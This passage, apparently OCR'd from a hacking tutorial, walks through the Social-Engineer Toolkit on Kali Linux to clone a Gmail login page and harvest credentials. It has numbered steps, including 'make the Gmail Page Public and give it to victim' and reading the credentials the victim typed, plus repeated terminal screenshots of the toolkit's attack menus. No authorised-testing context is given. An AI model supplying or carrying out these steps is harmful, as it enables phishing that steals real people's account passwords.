
Step6:- Select Credential harvester attack method
Step7:- Select web Templates option
Step8:- Enter your own IP address in the Kali Linux
Step9:- Select Google
Step10:- Open your browsers in the Kali Linux and write your own IP in that browser

Step11:- Your fake Gmail page is created

Step12:- Make the Gmail Page Public and give it to victim

Step13:- If victim give the information you can see the credentials he typed

Using SET TOOL



Terminal

File Edit View Search Terminal Help

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
Version: 8.0.1
Codename: 'Maverick - BETA'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 8.0.1
Current version: 8.0.3

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About


99) Exit the Social-Engineer Toolkit

set> 1

Terminal

File Edit View Search Terminal Help

```
                | ||---| | |---|| |                    !
                | ||    | | |    || |                    !
                | ||___| | |___|| |                    !
                |-----------------|                    !
                |   Timey Wimey   |                    !
                -------------------                    !

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                        Version: 8.0.1
                     Codename: 'Maverick - BETA'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


         There is a new version of SET available.
                   Your version: 8.0.1
                  Current version: 8.0.3

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```


Applications
Places
Terminal
Tue 10:33
Terminal
File Edit
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Computer
Browse Network
Select fro
1) Spear
2) Websi
3) Infec
4) Creat
5) Mass
6) Ardui
7) Wirel
8) QRCod
9) Power
10) Third
99) Retur
ector
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3

Terminal

File Edit View Search Terminal Help

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The **Java Applet Attack** method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The **Metasploit Browser Exploit** method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The **Credential Harvester** method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The **TabNabbing** method will wait for a user to move to a different tab, then refresh the page to something different.

The **Web-Jacking Attack** method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1

Terminal

File Edit View Search Terminal Help

```
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.43.145]:192.168.43.145
```

Terminal

File Edit View Search Terminal Help

don.exe

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

---

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.43.145]:192.168.43.145

**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

---

1. Java Required
2. Google
3. Twitter

